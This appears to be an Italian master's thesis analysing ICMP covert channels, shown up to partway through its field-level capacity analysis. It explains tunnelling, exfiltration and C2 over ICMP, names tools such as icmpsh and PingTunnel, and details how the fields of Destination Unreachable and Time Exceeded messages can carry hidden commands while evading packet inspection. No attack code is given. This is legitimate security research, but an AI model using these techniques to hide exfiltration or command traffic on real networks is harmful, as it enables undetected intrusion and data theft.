Università degli Studi di Perugia
Dipartimento di Matematica e Informatica

Tesi magistrale in Cybersecurity

Analisi dei Covert Channel ICMP

Relatore
Prof. Santini Franceso

Laureando
Mecarelli Marco

Anno Accademico 2024-2025

Indice

Listings

Elenco delle figure

Parte 1 - Introduzione

1 Covert Channel

1.1 Cos'è un Covert Channel?

Un **Covert Channel** è un attacco che permette (in ambienti ritenuti sicuri) la capacità di comunicare e/o trasferire dati (in maniera non autorizzata e non voluta), fra processi e/o entità comunicanti spesso senza essere rivelati ed evitando (se non violando) le normali politiche di sicurezza.

Solitamente operano al di fuori dei soliti meccanismi di comunicazioni sfruttando vulnerabilità o comportamenti non previsti nei sistemi. Non usando i normali protocolli e/o canali di comunicazione (es network sockets, emails) ciò gli permette di non generare segnali di un uso improprio del sistema. Nascondendosi all'interno dei normali processi del sistema; sono difficili da rilevare e/o identificare usando i tipici strumenti di monitoraggio. Ciò comporta che la loro esistenza è un problema che spesso rimane non notata dagli amministratori.

Da notare che qualsiasi risorsa condivisa può essere utilizzata come canale nascosto e per questo i Covert Channel possono esistere in qualunque sistema. Poichè lo sfruttamento di queste risorse porta alla fuoriuscita (o scambio) dei dati; questi attacchi sono un problema significativo in tutti quegli ambienti dove una fuoriuscita di informazioni può avere conseguenze gravi (es ambienti militari, governativi,...).

Tipicamente sono costituiti da due principali componenti:

- **Mittente** (Covert Transmitter): è l'entita che codifica e trasmette le informazioni nascote usando una risorsa di sistema condivisa.
- **Destinatario** (Covert Listener): è l'entità che rileva e decifra l'informazione segreta dalla risorsa condivisa.

1.2 Principali categorie di Covert Channel

- Covert Channel Timing (Temporizzazione)

- Covert Channel Storage (Archiviazione)c
- Covert Channel Behavioral (Comportamentali)

1.2.1 Covert Channel Timing (Temporizzazione)

I covert channel di temporizzazione sono metodi di comunicazione che permettono ad un osservatore (un umano o unj processo) di acquisire informazioni attraverso il cambiamento del tempo di rispostadi una risorsa. Sfruttando gli intervalli di tempo o l'ordine degli eventi per codificare informazioni (e.g. ritardi fra i pacchetti di rete,...); qualsiasi metodo che utilizza un orologio (o una misurazione del tempo) per segnalare il valore può implementarlo.

Esempio 1.1. *Modificare i permessi dei file o i metadati per codificare informazioni oppure modificare variabili condivise o buffer.*

1.2.2 Covert Channel Storage (Archiviazione)

Nei covert channel di archiviazione un processo scrive su una risorsa condivisa, mentre un altro processo legge da essa. Possono essere quindi utilizzati da processi all'interno di un singolo computer o tra più computer in una rete.

Esempio 1.2. *Variare deliberatamente il tempo fra delle azioni (es trasmissione di network packet, patter di uso della CPU) oppure codificando dati nella temporalizzazione dell'esecuzione dei processi o delay di risposta.*

Coinvolgono quindi la scrittura di dati su un'area di memoria condivisa accedibile da entrambi i processi (e.g attributi del file, i bit di memoria, gli stati della cache,...). Di conseguenza, i veicoli sono tutte le risorse che consentono la scrittura (diretta o indiretta) da parte di un processo e la lettura (diretta o indiretta) da parte di un altro.

Esempio 1.3. *Un esempio di canale di archiviazione è la condivisione di un file. Supponiamo che l'utente A con privilegi di autorizzazione elevati voglia trasmettere in segreto, dati riservati all'utente B con un livello di sicurezza inferiore. Per farlo, utilizzerà un file di testo apparentemente contenente informazioni non classificate, dove invece occulterà l'informazione riservata.*

1.2.3 Covert Channel Behavioral (Comportamentali)

I canali nascosti comportamentali operano trasmettendo dati in base all'assegnazione di diversi eventi di processi, sistemi e applicazioni, generalmente suddividendo e trasmettendo i dati in pacchetti più piccoli.

Un esempio di canale nascosto comportamentale è quello che utilizza il protocollo ICMP (Internet Control Message Protocol). Sfruttando appieno le su caratterisitche bypassa molte delle policy e standard di sicurezza.

1.3 Caratteristiche chiave dei covert Channel

• **Stealthiness** (furtività):
Si devono poter aggirare i controlli in maniera nascosta.

• **Bandwith** (capacità di trasmissione):
La capacità di trasmissione viene espressa in termini di **throughput** ($\frac{dati}{tempo}$). E un eccessivo carico di informazioni, potrebbe rendere anomalo il funzionamento delle risorse.

Quindi il throughput è inversamente correlato alla segretezza di un canale: più dati un canale trasmette in un determinato periodo di tempo, maggiore è il rischio che il canale venga scoperto

• **Indistinguishability** (Indistinguibilità):
Di solilto si sfruttano servizi e/o risorse già presenti e quindi non sospette; uno dei maggiori problemi nell'implementazione di un canale nascosto è il "rumore" che potrebbe attirare l'attenzione da parte degli amministratori (es. se si sfruttano eccessivamente le risorse).

La necessità è quella di riuscire a trasmette attraverso un canale nascosto mantenendo conforme e inalterato il funzionamento della risorsa utilizzata così da rendersi "indistinguibili" dalla risorsa autorizzata e di conseguenza invisibili ai sistemi di monitoraggio. Per evitare la rilevazione, il canale è incorporato in operazioni di sistema legittime per poter mascherare la trasmissione dei dati. (e.g carico della CPU, accesso alla memoria, traffico della rete, metadati del file systema).

Ulteriori caratteristiche sono:

• **Uso involontario delle risorse**:
I Covert channels sfruttano le risorse del sistema (e.g memoria cxondivisa, uso della CPU, attributi dei file) in maniere non previste per la comunicazione.

• **Violazione delle politiche di sicurezza**:
Permettono lo scambio non autorizzato di informazioni, potenzialmente violando i requisiti di confidenzialità, di integrità o quelli di disponibilità.

1.4 Principali vulnerabilità sfruttate

Sfruttamento delle risorse condivise

- **Scheduling della CPU**: l'attaccante può modulare l'uso della CPU per diffondere informazioni.
- **Memoria Cache**: gli attacchi side-channel alla cache sfruttano le differenze nei tempi di accesso per dedurre i dati.
- **Accesso al File System**: i processi possono dedurre informazioni in base ai lock dei file, timestamp o sull'attività del disco

Vulnerabilità basate sulla temporizzazione

- **Variabilità del tempo di risposta**: l'attacante misura i tempi di risposta del sistema per estrarre segreti.
- **Ritardi nell'esecuzione delle istruzioni**: le differenze del tempo di esecuzione tra le operazioni privilegiate e non possono causare la fuoriuscita di dati.
- **Tempistica dei pacchetti**: le informazioni possono essere codificate negli intervalli durante la trasmissione dei pacchetti
- **Manipolazione delle intestazioni**: campi come TTL, sequenza dei numeri o bit non utilizzati possono essere utilizzati per codificare i dati

- **Pattern del traffico**: le variazioni nel flusso del traffico (es burst size) si possono comportare come un Covert Channel.

Manipolazione della Memoria e dello Stato della CPU

- **Previsione delle ramificazioni ed esecuzione speculativa**: sfruttato in attacchi come Spectre e Meltdown
- **Analisi del consumo energeticos**: i canali secondari possono rilevare chiavi crittografiche

Falle nel sistema operativo e nella Virtualizzazione

- **Abuso della comunicazione fra processi (Inter-Process Communication IPC)**: i processi posono ricavare i dati tramite la memoria condivisa o il passaggio di messaggi
- **Debolezze dell'hypervisor**: le macchine virtuali posso far trapelare informazioni tra le guest instances

Vulnerabilità Hardware

- **Emissioni elettromagnetiche**: dati sensibili possono essere divulgati tramite dei segnali EM (attacco TEMPEST)
- **Canali laterali acustici**: è possibile analizzare i suoni/rumori della tastiera, le variazioni della velocità della ventola o il rumore dell'alimentatore.

2 Attacchi ICMP Covert Channel

2.1 Cos'è un covert Channel ICMP

I Covert Channel ICMP utilizzano pacchetti ICMP (tipicamente richieste e risposte Eco) per nascondere i dati all'interno di campi che normalmente vengono ignorati o non monitorati. Ciò può essere sfruttato per comunicazioni per esfiltrare dati, operazioni di comando e controllo (C2), ecc.... Di conseguenza pongono seri rischi per la sicurezza; consentendo l'esfiltrazione furtiva dei dati, il tunneling e la comunicazione di malware.

Di seguito alcune caratteristiche di ICMP che permette di essere usato per un Covert Channel:

- Molti firewall e dispositivi di sicurezza consentono il traffico ICMP per la diagnostica della rete.
- I pacchetti ICMP possono trasportare dati (payload) nascosti senza destare sospetti.
- I sistemi di sicurezza tradizionali si concentrano sul traffico TCP/UDP, trascurando ICMP.

Solo implementando rigide restrizioni ICMP, l'ispezione approfondita dei pacchetti, le regole del firewall e il rilevamento delle anomalie, le organizzazioni possono rilevare e mitigare efficacemente queste minacce.

La comunicazione in questi tipi di attacchi avviene in questo modo:

- **Codifica dei dati**: gli aggressori incorporano messaggi nascosti all'interno di pacchetti ICMP, come richieste di Eco (ping) o risposte di Eco.
- **Evasione del firewall**: poiché ICMP è spesso consentito nei firewall, gli aggressori lo utilizzano per aggirare le politiche di sicurezza.
- **Comunicazione furtiva**: malware e botnet utilizzano poi ICMP per comunicare segretamente con un attaccante remoto.

2.2 Attacchi Covert Channel ICMP

Tipo di attacco	Descrizione
Tunneling ICMP	Incapsulamento del traffico TCP/IP all'interno di pacchetti ICMP per eludere le restrizioni del firewall
Esfiltrazione dati ICMP	Invio di dati rubati nascosti all'interno di payload ICMP a un server esterno.
Comando e controllo (C2) con ICMP	Malware che riceve comandi da un aggressore tramite ICMP.
ICMP Reverse Shell	Una backdoor che consente a un aggressore di controllare una macchina da remoto tramite ICMP.

Tabella 1: Esempi di attacchi Covert Channel ICMP

2.2.1 ICMP Tunneling

Il tunneling ICMP consente agli aggressori di incapsulare i dati all'interno dei pacchetti ICMP, creando un canale di comunicazione nascosto.

1. L'attaccante inserisce istruzioni di comando e controllo (C2) nei pacchetti ICMP.
2. Questi pacchetti vengono inviati a un sistema compromesso dietro un firewall.
3. Il sistema estrae le istruzioni nascoste e le esegue.
4. Le risposte vengono inviate tramite ICMP Echo Replies

Esempio 2.1. *Esempio di un caso d'uso*
I malware (ad esempio le botnet) utilizzano il protocollo ICMP per aggirare i firewall e ricevere comandi da aggressori remoti. Gli attaccanti stabiliscono una reverse shell tramite ICMP, controllando una macchina compromessa.

Esempio 2.2. *Esempi di Strumenti per il tunneling ICMP*
Icmpsh - Crea una shell inversa tramite ICMP. PingTunnel – Incanala il traffico TCP attraverso richieste e risposte di eco ICMP. Ptunnel-NG – Versione avanzata di PingTunnel per aggirare i firewall

2.2.2 Esfiltrazione dei dati ICMP

Gli aggressori possono rubare dati (password, file, informazioni sensibili) incorporandoli nei pacchetti ICMP e inviandoli a un server esterno.

1. L'aggressore codifica dati sensibili (ad esempio numeri di carte di credito, chiavi di crittografia) in pacchetti ICMP.
2. I pacchetti vengono inviati a un server esterno controllato dall'aggressore.
3. L'aggressore estrae e decodifica i dati rubati dal traffico ICMP.

Esempio 2.3. *Esempio di caso d'uso*
Una minaccia interna estrae dati classificati tramite richieste ICMP Echo. Un'infezione da malware trasmette keylog o screenshot tramite pacchetti ICMP

Esempio 2.4. *Esempio di strumenti per l'esfiltrazione di dati con ICMP*
icmptx - Codifica e trasferisce dati tramite pacchetti ICMP. LOKI - Nasconde i dati nelle risposte ICMP Echo. Hans - Utilizza ICMP per il trasferimento di dati criptati.

2.2.3 Comando e controllo (C2) della botnet basato su ICMP

Alcune botnet e malware utilizzano ICMP per comunicare con i loro server

1. L'attaccante inserisce i comandi C2 nei pacchetti ICMP.
2. Il bot infetto legge il comando e lo esegue.
3. Il bot invia i risultati dell'esecuzione tramite risposte ICMP

Esempio 2.5. *Esempio di malware che utilizzano ICMP per la comunicazione C2*
Duqu – Utilizza ICMP per inviare dati crittografati. Pingback - Un malware che riceve comandi tramite ICMP. Trojan.Medo - Utilizzava ICMP come canale backdoor.

3 Protocollo ICMP

3.1 Cos'è il protocollo ICMP

ICMP (Internet Control Message Protocol) è un protocollo a livello rete utilizzato per la diagnostica, per la segnalazione di errori, per ottenere informazioni di controllo e per la risoluzione dei problemi nelle reti. Aiuta i dispositivi (come i router e gli host) a comunicare, gestire e risolvere i problemi della rete ma al contrario di TCP o UDP non è utilizzato per la trasmissione di dati.

Sebbene è essenziale per la diagnostica di rete e la segnalazione degli errori, può essere utilizzato in modo improprio per degli attacchi o per la ricognizione della rete (network reconnaissance).

	ICMP	**TCP**	**UDP**
Scopo	Segnalazione di errori e diagnostica	Trasferimento di dati affidabile	Trasferimento di dati veloce e senza connessione
Orientato alla connessione?	No	Sì	No
Numero di porta?	No	Sì	Sì
Affidabilità	No	Sì (Acknowledgments)	No
Utilizzato per	Ping, Traceroute, PMTUD	HTTP, FTP, Email	DNS, VoIP, Streaming

Tabella 2: Differenze tra ICMP, TCP e UDP

3.2 Caratteristiche del protocollo

- Opera al Livello di rete (Livello 3) nel modello OSI.
- Funziona con IP per fornire feedback sui problemi di rete.
- Non stabilisce una sessione (Stateless e Connectionless).
- Nessun numero di porta (a differenza di TCP e UDP).
- Utilizzato per la risoluzione dei problemi di rete (e.g. esempio, ping, traceroute).
- Supporta IPv4 (ICMPv4) e IPv6 (ICMPv6) con funzionalità avanzate in ICMPv6.




Figura 1: Modello ISO/OSI

Utilizzi di ICMP

- **Segnalazione errori**: informa il mittente sui problemi di rete (ad esempio, destinazione non raggiungibile, perdita di pacchetti).
- **Diagnostica di rete**: aiuta nella risoluzione dei problemi di rete utilizzando strumenti come ping e traceroute.
- **Messaggistica di controllo**: gestisce la congestione della rete e gli aggiornamenti di routing in alcuni casi.

Strumenti che utilizzano ICMP

1. Ping (Richiesta Echo ICMP e Risposta Echo)

Il comando **ping**, invia pacchetti ICMP Echo Request per testare la connettività.

- Invia delle richieste Eco ICMP a una destinazione per verificare la connettività.
- Se l'host è raggiungibile, risponde con un ICMP Echo Reply.

2. Traceroute (tracert su Windows, traceroute su Linux/macOS)

   Il comando **traceroute**, utilizza messaggi ICMP Time Exceeded per mappare il percorso dei pacchetti.

   - Tramite i messaggi ICMP Time Exceeded traccia il percorso che i pacchetti seguono attraverso una rete
   - Il valore TTL (Time-To-Live) viene incrementato per determinare ciascun router lungo il percorso.

3. Scoperta del percorso MTU (PMTUD)

   La **PMTUD**, utilizza messaggi ICMP Fragmentation Needed per ottimizzare le dimensioni dei pacchetti. Ovvero per trovare la dimensione ottimale del pacchetto per un percorso di rete.

3.3 Struttura di un pacchetto ICMP

I messaggi ICMP vengono inviati utilizzando l'intestazione IP di base. Il primo ottetto della porzione dati del datagramma è un campo di tipo ICMP; il valore di questo campo determina il formato dei dati rimanenti. Qualsiasi campo etichettato come "non utilizzato" è riservato per future estensioni e deve essere zero quando inviato, ma i destinatari non dovrebbero utilizzare questi campi (eccetto per includerli nel checksum). Salvo diverso avviso nelle singole descrizioni del formato, i valori dei campi dell'intestazione internet sono i seguenti:

- Versione 4
- IHL: lunghezza dell'intestazione internet in parole da 32 bit.
- Tipo di Servizio 0

- Lunghezza Totale: lunghezza dell'intestazione internet e dei dati in ottetti.
- Identificazione, Flag, Offset del frammento (utilizzato nella frammentazione dei pacchetti).
- Tempo di vita in secondi; poiché questo campo viene decrementato in ciascun dispositivo in cui il datagramma viene elaborato, il valore in questo campo dovrebbe essere almeno grande quanto il numero di gateway che questo datagramma attraverserà.
- Protocollo ICMP = 1
- Checksum dell'intestazione: Il complemento a 16 bit della somma del complemento a uno di tutte le parole a 16 bit nell'intestazione. Per calcolarlo, il campo di checksum deve essere zero. Questo checksum potrebbe essere sostituito in futuro.
- Indirizzo di origine. L'indirizzo del gateway o dell'host che compone il messaggio ICMP. Se non diversamente specificato, può trattarsi di uno qualsiasi degli indirizzi di un gateway.
- Indirizzo di destinazione L'indirizzo del gateway o dell'host a cui deve essere inviato il messaggio.

La parte del messaggio relativa a ICMP è composto dai seguenti campi:

- **Tipo**: Identifica il tipo di messaggio (ad esempio, Echo Request, Destinazione irraggiungibile).
- **Codice**: Fornisce dettagli aggiuntivi sul tipo di messaggio.
- **Checksum**: Garantisce l'integrità dei dati.
- **Dati**: Opzionale, può contenere parte del pacchetto IP originale che ha causato l'errore.




Figura 2: Struttura pachhetto ICMP/IP

Nel caso si usi il protocolllo ICMP, il campo *protocol* nell'intestazione IP avrà valore 1

I messaggi ICMP sono classificati o come messaggi di errore o come messaggi informativi

- **Messaggi di errore** - Segnalano problemi nella comunicazione di rete [Table:3] [Table:4].
- **Messaggi informativi** - Utilizzati per scopi diagnostici e di controllo [Table:6] [Table:5].

Messaggi di Errore

Type	**Code**	**Meaning**
3	0-5	Destination Unreachable (e.g., net, host, port, ...)
4	0	Source Quench (indica la congestione nella rete)
5	0-3	Redirect Message (suggerisce strada migliore)
11	0-1	Time Exceeded (TTL scaduto, ...)
12	0-1	Parameter Problem (intestazione IP non valida)

Tabella 3: ICMP v4 messaggi di errore

Type	**Code**	**Meaning**
1	0-6	Destination Unreachable (e.g., net, host, port, ...)
2	0	Packet Too Big (indica la congestione nella rete)
3	0-1	Time Exceeded (TTL scaduto, ...)
4	0-2	Parameter Problem (intestazione IP non valida)

Tabella 4: ICMP v6 messaggi di errore

Messaggi di Informazione

Type	Code	Meaning
128	0	Echo Request Message: invia dati a un destinatario (e.g. ping)
129	0	Echo Reply Message: replica i dati ricevuti mandandoli al mittente (e.g risposta a ping)

Tabella 5: ICMP v6 messaggi di informazione

Type	Code	Meaning
8	0	Echo Request Message: invia dati a un destinatario (e.g. ping)
0	0	Echo Reply Message: replica i dati ricevuti mandandoli al mittente (e.g risposta a ping)
13	0	Timestamp Request Message (invia un timestamp a un destinatario)
14	0	Timestamp Request Message (replica i il timestamp ricevuta al mittente)
15	0	information request message (invia un timestamp a un destinatario)
16	0	information reply message (replica i il timestamp ricevuta al mittente)

Tabella 6: ICMP v4 messaggi di informazione

3.4 Come le tipologie di messaggio verranno sfruttate

Stabilito cos'è un Covert channel e lo scopo del protocollo ICMP; verrà indicato come le tipologie di messaggi presenti verranno sfruttate per esfiltrare dati fra due entità comunicanti.

3.4.1 Destination Unreachable Message (ICMPv4)

Nel protocollo **ICMPv4** la tipologia di messaggio *Destination Unreachable*, viene usata quando la rete specificata (nel campo relativo alla destinazione di un datagram) è irraggiungibile. Di conseguenza il gateway potrà inviare questa tipologia di messaggio all'host mittente del pacchetto.


Altri possibili caso potranno essere: l'host è irraggiungibile, il protocollo indicato o la porta di destinazione specificati non sono attivi, il pachcetto deve venrire frammetnato per poterlo inoltrare ad un gateway, ...

Di seguito i codici associati ai possibili casi:

- 0 = net unreachable
- 1 = host unreachable
- 2 = protocol unreachable
- 3 = port unreachable
- 4 = fragmentation needed and DF set
- 5 = source route failed

I codici in rosso sono quelli ricevibili da un gateway mentre quelli blu potranno essere ricevuti da un host.

Struttura del pacchetto



I campi sono i seguenti:

- Type: 3
- Code: 0-5
- Checksum: è il complemento a 16 bit del complemento a uno relativo alla somma del messaggio ICMP (che inizia con il campo Type). Verrà calcolato se il campo è zero.
- Internet Header + 64 bits of Data Datagram: Questi dati vengono utilizzati dall'host per accoppiare il messaggio di errore al processo appropriato. Se un protocollo di livello superiore utilizza numeri di porta, si presume che siano nei primi 64 bit dei dati del datagramma originale. [1]

Si sfrutteranno quindi i campi nel seguente modo:

- Il campo **checksum** non è utilizzabile. Essendo il complemento ad 1 del contenuto del pacchetto, se non combaciasse il pacchetto verrebbe scartato.
- Il campo **unused** dalle specifiche RFC 792 dovrebbe essere 0. Tuttavia nel nostro caso è stato utilizzato per testare la presenza della *Deep Packet Inspection*.
- Nel campo **Header+64 bit** si userà il campo **len** del protocollo *IP* e il campo **id** del protocollo *ICMP*. Tuttavia si dovrebbe inserire solo il primo byte del datagram originale. Ciò cambierà la visibilità del pacchetto siccome non conforme allo standard.

[1] L'*intestazione IP* può variare dai 20 byte ai 40 byte

Analisi complessiva

Per l'analisi supponiamo di mandare due comandi che sono:

- **echo 'Ciao'**: che sono *11 byte* (e quindi *88 bit*[2])
- **cd /home/marco; ls -l**: che sono *21 byte* (e quindi *168 bit*[2])

Sappiamo che nel caso migliore la capacità di trasmissione di ogni pacchetto è **8 byte** ; mentre nel caso si vogliano rispettare le linee guida RFC 792 non si potrà usare il campo *unused* e si dovrà inserire solo il *primo byte* del datagram originale. In questo secondo caso la capacità diventerà di **3 byte** siccome il campo *len* verrà usato e in nel byte del datagram verrà messa un'informazione in più. Per ogni comando si confronteranno entrambe le varianti considerando che:

- Ogni pacchetto del primo caso (che chiameremo A) trasporterà **36 byte** [3]
- Ogni pacchetto del secondo caso (che chiameremo B) trasporterà **29 byte** [4]

Ora procediamo ad analizzare quanti pacchetti sono necessari per inviare i comandi. Nel caso si mandasse il comando **echo 'Ciao'** il numero di pacchetti necessari sarebbere:

- Caso A: Sarebbero necessari *due pacchetti*. E quindi siccome ogni pacchetto trasporta 36 byte; si spediranno in totale **72 byte**.
- Caso B: Sarebbero necessari *4 pacchetti*. E quindi siccome ogni pacchetto trasporta 29 byte; si spediranno in totale **116 byte**.

Ora analiziamo il comando **cd /home/marco; ls -l** e quanti pacchetti saranno necessari:

- Caso A: siccome è di *21 byte*, servirebbero *3 pacchetti*. Quindi siccome ogni pacchetto trasporta 36 byte; si spediranno in totale **108 byte**.
- Caso B: siccome è di *21 byte*, servirebbero *7 pacchetti*. Quindi siccome ogni pacchetto trasporta 29 byte; si spediranno in totale **203 byte**.

[2] Ciò sarà utile per i *Timing Covert Channel*
[3] 8 per i campi ICMP + 20 del datagram IP + 8 del datagram ICMP
[4] 8 per i campi ICMP + 20 del datagram IP + 1 byte del datagram




Tabella 7: Analisi tempi esecuzione *Destination Unreachable*

Dall'analisi segue che, per quanto errato nella costruzione, il metodo A risulti il migliore. Infatti potrebbe essere facilmente rilevato semplicemente analizzando il campo *unused* ma spedisce meno pacchetti per inviare il comando. Ciò risulta in un minor numero di bytes spediti in totale.

Invece il secondo, per quanto corretto nelle norme, invia un numero considerevole di pacchetti (e quindi di bytes) rispetto alla controparte. Questo può rappresentare un problema maggiore perchè lo rende maggiormente rilevabile. Infatti un metodo di difesa potrebbe non accorgersi del campo *unused* (qui usato correttamente) ma con molta probabilità si renderà conto della quantità di bytes inviati.

Una **soluzione** potrebbe essere quella di **usare il campo** *unused* e **strutturare il pacchetto** nella seconda maniera; e quindi evitando tutta la parte ICMP del datagram. Ciò porta la *capacità del pacchetto* a **7 byte** e i *byte per pacchetto* a **29 byte**. I risultati si possono vedere nel grafico [Tabel:7 Arancione]

Invece una versione peggiore può essere fatta non inserendo i dati nel campo *unused* ma mantendendo il datagram *ICMP*. Ciò farà scendere la capacità del pacchetto a *4*

byte mentre aumenterà i byte per pacchetto a *36 byte*. I risultati si possono vedere nel grafico [Tabel:7 Azzurro].

3.4.2 Time Exceeded Message (ICMPv4)

Nel protocollo **ICMPv4** la tipologia di messaggio *Time Exceeded*, viene usata quando il gateway che elabora un pacchetto trova che il suo TTL (tempo di vita) è zero. Di conseguenza il gateway dovrà scartare il datagramma e potrà poi notificare l'host sorgente della cosa tramite questa tipologia di messaggio.

Altri possibili caso potranno essere: un host che riassembla un datagramma frammentato, non riesce a completare il riassemblaggio a causa di frammenti mancanti entro il proprio limite di tempo.

Di seguito i codici associati ai possibili casi:

- 0 = TTL scaduto durante il transito
- 1 = tempo di riassemblaggio dei frammenti scaduto

I codici in rosso sono quelli ricevibili da un gateway mentre quelli blu potranno essere ricevuti da un host.

Struttura del pacchetto

0 1 2 3 4 5 6 7	8 9 10 11 12 13 14 15	16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
Type (1B)	Code (1B)	Checksum (2B)
Unused (4B)		
Internet Header + 64 bits of Original Datagram ($\geq$ 21B)		

I campi sono i seguenti:

- Type: 11
- Code: 0-1
- Checksum: è il complemento a 16 bit del complemento a uno relativo alla somma del messaggio ICMP (che inizia con il campo Type). Verrà calcolato se il campo è zero.

- Internet Header + 64 bits of Data Datagram: Questi dati vengono utilizzati dall'host per accoppiare il messaggio di errore al processo appropriato. Se un protocollo di livello superiore utilizza numeri di porta, si presume che siano nei primi 64 bit dei dati del datagramma originale. [5]

Si sfrutteranno quindi i campi nel seguente modo:

- Il campo **checksum** non è utilizzabile. Essendo il complemento ad 1 del contenuto del pacchetto, se non combaciasse il pacchetto verrebbe scartato.
- Il campo **unused** dalle specifiche RFC 792 dovrebbe essere 0. Tuttavia nel nostro caso è stato utilizzato per testare la presenza della *Deep Packet Inspection*.
- Nel campo **Header+64 bit** si userà il campo **len** del protocollo *IP* e il campo **id** del protocollo *ICMP*. Tuttavia si dovrebbe inserire solo il primo byte del datagram originale. Ciò cambierà la visibilità del pacchetto siccome non conforme allo standard.

Analisi complessiva

Per l'analisi supponiamo di mandare due comandi che sono:

- **echo 'Ciao'**: che sono *11 byte* (e quindi *88 bit*[6])
- **cd /home/marco; ls -l**: che sono *21 byte* (e quindi *168 bit*[6])

Sappiamo che nel caso migliore la capacità di trasmissione di ogni pacchetto è **8 byte** ; mentre nel caso si vogliano rispettare le linee guida RFC 792 non si potrà usare il campo *unused* e si dovrà inserire solo il *primo byte* del datagram originale. In questo secondo caso la capacità diventerà di **3 byte** siccome il campo *len* verrà usato e in nel byte del datagram verrà messa un'informazione in più. Per ogni comando si confronteranno entrambe le varianti considerando che:

- Ogni pacchetto del primo caso (che chiameremo A) trasporterà **36 byte** [7]

[5] L'*intestazione IP* può variare dai 20 byte ai 40 byte
[6] Ciò sarà utile per i *Timing Covert Channel*
[7] 8 per i campi ICMP + 20 del datagram IP + 8 del datagram ICMP

